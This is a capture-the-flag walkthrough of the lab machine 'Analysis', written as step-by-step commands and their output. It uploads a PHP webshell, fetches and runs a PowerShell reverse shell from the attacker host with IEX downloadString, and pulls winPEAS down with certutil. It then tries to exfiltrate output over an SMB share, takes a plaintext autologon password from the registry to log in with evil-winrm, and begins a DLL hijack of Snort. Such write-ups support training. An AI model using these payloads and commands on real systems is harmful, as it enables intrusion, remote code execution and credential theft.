
An obvious payload cmd.php


File is safe.


Send file to SOC for analysis
File will be executed in our sandbox and analyzed by our analysts
Browse...
cmd.php
Upload Sample

I try uploading the cmd.php file

```
1. ▷ cat cmd.php
<?php
        echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
?>
2. it says file is safe. LOL, um no it is not safe.
```




Webshell as `analysis\svc_web`



```
Warning: Undefined array key "cmd" in C:\inetpub\internal\dashboard\uploads\cmd.php on line 2

Fatal error: Uncaught ValueError: shell_exec(): Argument #1 ($command) cannot be empty in C:\inetpub\internal\dashboar
\inetpub\internal\dashboard\uploads\cmd.php(2): shell_exec() #1 {main} thrown in C:\inetpub\internal\dashboard\upload
```

I can not get the mkfifo script to work, but I do get the cmd webshell to work



```
<pre> Le volume dans le lecteur C n'a pas de nom.
 Le num�ro de s�rie du volume est 0071-E237

 R�pertoire de C:\inetpub\internal\dashboard\uploads

08/06/2024  23:41    <DIR>          .
08/06/2024  23:41    <DIR>          ..
08/06/2024  21:49            13�755 catsmiles.png
08/06/2024  22:18                62 cmd.php
08/06/2024  22:01            13�853 pwn3ndcat.png
08/06/2024  23:41            13�853 pwn3ndcat.png.php
               4 fichier(s)           41�523 octets
               2 R�p(s)   4�138�455�040 octets libres
</pre>
```

```
1. Not much sanitization going on here. I upload the cmd.php and then browse to where I think it is uploaded.
2. SUCCESS, we get execution.
3. http://internal.analysis.htb/dashboard/uploads/cmd.php
4. http://internal.analysis.htb/dashboard/uploads/cmd.php?cmd=whoami
analysis\svc_web
5. view-source:http://internal.analysis.htb/dashboard/uploads/cmd.php?cmd=dir
6. view-source:http://internal.analysis.htb/dashboard/uploads/cmd.php?cmd=ipconfig
Configuration IP de Windows
Carte Ethernet Ethernet0 2 :
   Suffixe DNS propre � la connexion. . . : .htb
   Adresse IPv4. . . . . . . . . . . . . .: 10.129.230.179
   Masque de sous-r�seau. . . .�. . . . . : 255.255.0.0
   Passerelle par d�faut. . . .�. . . . . : 10.129.0.1
7. We are not in a container.
```

Got Shell

33. **A bash oneliner will not work because windows does not use bash it uses the cmd.exe or powershell.exe. So that means will need something like *Nishang*.**

```
1. First install nishang with `sudo pacman -S nishang`
2. Then copy `Invok-PowerShellTcp.ps1` to your working dir.
3. ▷ cp /usr/share/windows/nishang/Shells/Invoke-PowerShellTcp.ps1 .
4. ▷ mv Invoke-PowerShellTcp.ps1 pwn3d.ps1
5. ▷ vim pwn3d.ps1
6. Paste this line from the script itself in the examples at the bottom with your ip and port.
7. ▷ tail -n 1 pwn3d.ps1
InvokePowerShell -Reverse -IPAddress 10.10.14.4 -Port 443
5. ▷ sudo rlwrap -cAr nc -nlvp 443 <<< Setup listener with Rlwrap
6. Offer up the Invoke-PowerShellTcp.ps1 via python server port 80.
7. sudo python3 -m http.server 80
8. Last put this in the browser.
9. http://internal.analysis.htb/dashboard/uploads/cmd.php?cmd=powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.4/pwn3d.ps1')
10. If the shell dies quickly set up another rlwrap listener and run `IEX(New-Object Net.WebClient).downloadString('http://10.10.14.4/pwn3d.ps1')` before the shell dies again.
```

Begin Enumeration as `svc_web`

34. **Enumeration using Powershell as user `svc_web`**

```
1. We can write to \uploads
2. PS C:\inetpub\internal\dashboard\uploads> mkdir test.txt
    R?pertoire?: C:\inetpub\internal\dashboard\uploads
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        09/06/2024     01:21                test.txt
3. PS C:\inetpub\internal\dashboard\uploads> cd C:\
PS C:\> dir
    R?pertoire?: C:\
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/06/2023     10:01                inetpub
d-----        05/11/2022     20:14                PerfLogs
d-----        08/05/2023     10:20                PHP
d-----        09/07/2023     10:54                private
d-r---        18/11/2023     09:56                Program Files
d-----        08/05/2023     10:11                Program Files (x86)
d-----        09/07/2023     10:57                Snort
d-r---        26/05/2023     14:20                Users
d-----        10/01/2024     15:52                Windows
-a----        09/06/2024     01:22         325798 snortlog.txt
4. We have this sort directory, snortlog.txt and private directory that look interesting.
5. I look up `what is snort`
6. SNORT is an open-source intrusion detection and prevention system that provides real-time network traffic analysis and data packet logging. Discover what is SNORT and how to import SNORT rules with Fortinet.
7. We can not go into any of the user directories. I get permission denied everytimme.
8. I am able to get the systeminfo but it is in French.
9. PS C:\Users\Public> systeminfo
```

Download and run winPEASx64.exe

35. **There is also adPEAS which is really cool. It is for Active Directory enum, but today winPEAS will probrably work better for us.**

```
1. Download it
2. https://github.com/peass-ng/PEASS-ng/releases/tag/20240609-52b58bf5
3. ▷ cat systeminfo.txt | grep 64
Type du syst?me:                             x64-based PC
3. Use the x64 version. `winPEASx64.exe`
4. ▷ cp winPEASx64.exe ../analysis
5. PS C:\Users> certutil.exe -f -urlcache -split http://10.10.14.4/winPEASx64.exe
6. I get permission denied so I go to the windows temp dir.
7. PS C:\Users> cd C:\Windows\Temp
8. PS C:\Windows\Temp> certutil.exe -f -urlcache -split http://10.10.14.4/winPEASx64.exe
9. SUCCESS!
10. We could have also tried `Invoke Web Request`
11. PS C:\Windows\Temp>  iwr http://10.10.14.4/winPEASx64.exe -outfile winpeas.exe
```

SMBSERVER for copying from a victim to attacker machine


- #pwn_smbserver_copy_from_victim_to_attacker_machine_HTB_analysis

36. **SMBSERVER**

```
1. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support

2. PS C:\Windows\Temp> copy output.txt \\10.10.14.4\ninjafolder\output.txt

3. I try exfiltrating the file but I get this nasty error from BitLocker, WinDefender, Snort, or whatever they are using to stop sus activity.
------------------------------
PS C:\Windows\Temp\pwn0940jefdsja\pwn09uf0ef0e> fookubill : Vous ne pouvez pas acc?der ? ce dossier partag?, car les strat?gies de s?curit? de votre entreprise
bloquent lacc?s invit? non authentifi?. Ces strat?gies contribuent ? la protection de votre PC contre les
p?riph?riques non s?curis?s ou malveillants du r?seau.

Au caract?re Ligne:90 : 1
+ fookubill -Reverse -IPAddress 10.10.14.4 -Port 443
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,fookubill
------------------------------
```

Exfil large winPEAS output to webroot

37. **The Temp directory did not allow me to copy the output file to my attacker machine. We need to find a directory where we have write permissions and where WinDefender might leave you alone.**



```
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\C
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files)
[34m
               [1;32m((((((((((((((((((((((((((((((((
        [1;32m(((((((((((((((((((((((((((((((((((((((((((
      [1;32m(((((((((((((([34m**********/[1;32m##########[1;32m((((((((((((
    [1;32m(((((((((((([34m********************/[1;32m######[1;32m(((((((((((
    [1;32m(((((((([34m******************[0m/@@@@@/[1;32m[34m****[1;32m######[1;32m((((((((((
    [1;32m(((((([34m********************[0m@@@@@@@@@@@/[1;32m[34m***,[1;32m####[1;32m((((((((((
    [1;32m((((([34m********************[0m/@@@@@%@@@@/[1;32m[34m********[1;32m##[1;32m((((((((
    [1;32m((([1;32m############[34m*********[0m/%@@@@@@@@@/[1;32m[34m************[1;32m(((((((
    [1;32m(([1;32m##################(/[34m******[0m/@@@@@/[1;32m[34m***************[1;32m(((((
    [1;32m(([1;32m##########################(/[34m**********************[1;32m((((
    [1;32m(([1;32m###############################(/[34m*****************[1;32m((((
    [1;32m(([1;32m####################################(/[34m************[1;32m((((
    [1;32m(([1;32m########################################([34m*********[1;32m((((
    [1;32m(([1;32m#######(,.***.,(##################(..***.[34m*******[1;32m((((
    [1;32m(([1;32m#######*(#####((#################((######/([34m*****[1;32m((((
    [1;32m(([1;32m##################(/***********(##############([1;32m)(((((
    [1;32m((([1;32m####################/*******(################[1;32m)((((((
    [1;32m((([1;32m##########################################[1;32m)((((((
    [1;32m(((([1;32m########################################[1;32m)(((((((
    [1;32m((((([1;32m#######################################[1;32m)((((((((
    [1;32m((((((([1;32m####################################[1;32m)((((((((
    [1;32m(((((((([1;32m################################[1;32m)(((((((((
        [1;32m(((((((((([1;32m###########################[1;32m)((((((((
              [1;32m(((((((((((((((((((((((((((((((((((((((
                 [1;32m((((((((((((((((((((((((((((((((([0m

[1;33mADVISORY: [34mwinpeas should be used for authorized penetration testing and/or educational purposes only.Any misuse of this softw

[33m  WinPEAS-ng[0m[33m by @hacktricks_live[0m
```

```
1. PS C:\Windows\Temp> cd C:\inetpub\internal\dashboard\uploads
2. PS C:\inetpub\internal\dashboard\uploads> mkdir pwn3420i0
3. PS C:\inetpub\internal\dashboard\uploads\pwn3420i0> copy C:\Windows\Temp\pwn0940jefdsja\pwn09uf0ef0e\outfile.txt outputfile.txt
4. We need to visit `http://internal.analysis.htb/dashboard/uploads/pwn3420i0/outputfile.txt`
5. If you created a custom directory in \uploads like I did `pwn3430i0` change it to that.
6. Now you can save page as `.html` or '.txt'. No matter, the colors still come out in the terminal.
```

Enumerate the winPEAS output.txt file


- #pwn_winpeas_enumeration_large_output

38. **There are 4000 lines on this output file. Having a couple really good grep commands will save you time.**

```
1. It helps that critical security flaws are in red.
2. You can also grep for stuff. I saw that this autologon had credentials.
3. ▷ grep -Rwi --include \*.txt . | grep -i "credentials" -A4 | grep -i -A4 "auto"
-----------------------------------------------
winpeas_out.txt:???????????? Looking for AutoLogon credentials
winpeas_out.txt:    Some AutoLogon credentials were found
winpeas_out.txt:    DefaultDomainName             :  analysis.htb.
winpeas_out.txt:    DefaultUserName               :  jdoe
winpeas_out.txt:    DefaultPassword               :  7y4Z4^*y9Zzj
winpeas_out.txt:???????????? Password Policies
-----------------------------------------------
```

Check jdoe's creds to see if winrm

39. **Remember that *jdoe* is a member of Remote Management Users**



```
▷ netexec smb 10.129.230.179 -u 'jdoe' -p '7y4Z4^*y9Zzj'
  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS)

  [+] analysis.htb\jdoe:7y4Z4^*y9Zzj
▷ netexec winrm 10.129.230.179 -u 'jdoe' -p '7y4Z4^*y9Zzj'

  [*] Windows 10 / Server 2019 Build 17763 (name:DC-ANALYSIS) (dom
  [+] analysis.htb\jdoe:7y4Z4^*y9Zzj (Pwn3d!)
▷
```


```
1. ▷ cat tmp
winpeas_out.txt:    DefaultUserName                 :  jdoe
winpeas_out.txt:    DefaultPassword                 :  7y4Z4^*y9Zzj
2. ▷ cat tmp | cut -d":" -f3 | xargs | sed 's/ /:/'
jdoe:7y4Z4^*y9Zzj
3. I add jdoe:7y4Z4^*y9Zzj to my creds.txt
4. ▷ netexec smb 10.129.230.179 -u 'jdoe' -p '7y4Z4^*y9Zzj'
SMB         10.129.230.179  445    DC-ANALYSIS      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.129.230.179  445    DC-ANALYSIS      [+] analysis.htb\jdoe:7y4Z4^*y9Zzj
(.venv) ~/.config/netexec_github/NetExec (main ✔) ▷ netexec winrm 10.129.230.179 -u 'jdoe' -p '7y4Z4^*y9Zzj'
WINRM       10.129.230.179  5985   DC-ANALYSIS      [*] Windows 10 / Server 2019 Build 17763 (name:DC-ANALYSIS) (domain:analysis.htb)
WINRM       10.129.230.179  5985   DC-ANALYSIS      [+] analysis.htb\jdoe:7y4Z4^*y9Zzj (.Pwn3d!)
```

Success, we get a `pwn3d` so I attempt to connect with evil-winrm

```
1. ▷ evil-winrm -i 10.129.230.179 -u 'jdoe' -p '7y4Z4^*y9Zzj'
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jdoe\Documents> whoami
analysis\jdoe
2. *Evil-WinRM* PS C:\Users\jdoe\Desktop> type user.txt
dc9755d4cf34489837c1be4e58b60fd6
```

The following is for PoC and is optional. We already have the password, but I wanted to show how you could easily find the same password through a registry string query.

41. **Lets checkout HackTricks to see what it says about autologon in Powershell. I have little to no success. I find out I need to cd into the registry first.**



```
*Evil-WinRM* PS HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon> Get-ItemProperty .

DefaultDomainName DefaultUserName DefaultPassword
----------------- --------------- ---------------
analysis.htb.     jdoe            7y4Z4^*y9Zzj
```

```
1. https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation
2. I try the autologon exfiltration of plaintext password in the registry and it fails.
3. https://github.com/0xSojalSec/Windows-Privilege-Escalation-CheatSheet#autologon-user-credentials
4. *Evil-WinRM* PS C:\Users\jdoe\Desktop> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName
DefaultPassword"
FileStream was asked to open a device that was not a file. For support for devices like 'com1:' or 'lpt1:', call CreateFile, then use the FileStream constructors that
take an OS handle as an IntPtr.
At line:1 char:1
+ reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (:) [Out-File], NotSupportedException
    + FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
5. I think these need to be executed with cmd.exe. I try to get a cmd.exe but powershell keeps puting back in powershell prompt.
6. *Evil-WinRM* PS C:\Users\jdoe\Desktop> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName
DefaultPassword"
7. Yeah they require a cmd.exe shell.
8. C:\Windows\system32> reg query HKLM /f password /t REG_SZ /s reg query HKLM /f password /t REG_SZ /s
9. This one actually worked.
10. *Evil-WinRM* PS C:\Users\jdoe\Desktop> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ    analysis.htb.
     AutoLogonSID    REG_SZ    S-1-5-21-916175351-3772503854-3498620144-1103
11. I get a SID but no plaintext password.
============================================================
>>> *Evil-WinRM* PS C:\Users\jdoe> cd HKLM:
>>> *Evil-WinRM* PS HKLM:\>
>>> *Evil-WinRM* PS HKLM:\> "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" Get-ItemProperty . | Select-Object DefaultDomainName, DefaultUserName,
DefaultPassword
12. I still get an error.
>>> *Evil-WinRM* PS HKLM:\> cd "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
13. You need to cd all the way in before executing the `Get-ItemProperty` cmdlet.
>>> *Evil-WinRM* PS HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon> Get-ItemProperty . | Select-Object DefaultDomainName, DefaultUserName,
DefaultPassword

DefaultDomainName DefaultUserName DefaultPassword
----------------- --------------- ---------------
```

```
analysis.htb.     jdoe            7y4Z4^*y9Zzj
16. SUCCESS!
```

Snort exploitation

42. **Enumeration continued**

```
1. That was fun to learn how to enumerate the registry for passwords. Lets get this escalation going now.
2. I search online for `snort privilege escalation windows`
3. I do not find anything. I search for the `manual snort org amazonnaws dynamicpreprocessor`
4. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node23.html
5. *Evil-WinRM* PS C:\Snort> cd C:\Snort\lib\snort_dynamicpreprocessor
6. *Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> mkdir foo
. d-----          6/9/2024   5:39 AM                foo
6. We can write to this directory that means we can create a malicious .dll file.
7. *Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> dir
    Directory: C:\Snort\lib\snort_dynamicpreprocessor
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/9/2024   5:39 AM                foo
-a----         5/24/2022   6:46 AM         207872 sf_dce2.dll
-a----         5/24/2022   6:46 AM          33792 sf_dnp3.dll
-a----         5/24/2022   6:46 AM          22528 sf_dns.dll
-a----         5/24/2022   6:46 AM         108032 sf_ftptelnet.dll
-a----         5/24/2022   6:46 AM          47616 sf_gtp.dll
-a----         5/24/2022   6:47 AM          59392 sf_imap.dll
-a----         5/24/2022   6:47 AM          23552 sf_modbus.dll
-a----         5/24/2022   6:47 AM          58368 sf_pop.dll
-a----         5/24/2022   6:47 AM          52736 sf_reputation.dll
-a----         5/24/2022   6:47 AM          37888 sf_sdf.dll
-a----         5/24/2022   6:47 AM          52224 sf_sip.dll
-a----         5/24/2022   6:47 AM          78848 sf_smtp.dll
-a----         5/24/2022   6:47 AM          22016 sf_ssh.dll
-a----         5/24/2022   6:47 AM          32256 sf_ssl.dll
```

Creating a malicious .dll file

43. **I use msfvenom to create the dll file this time.**

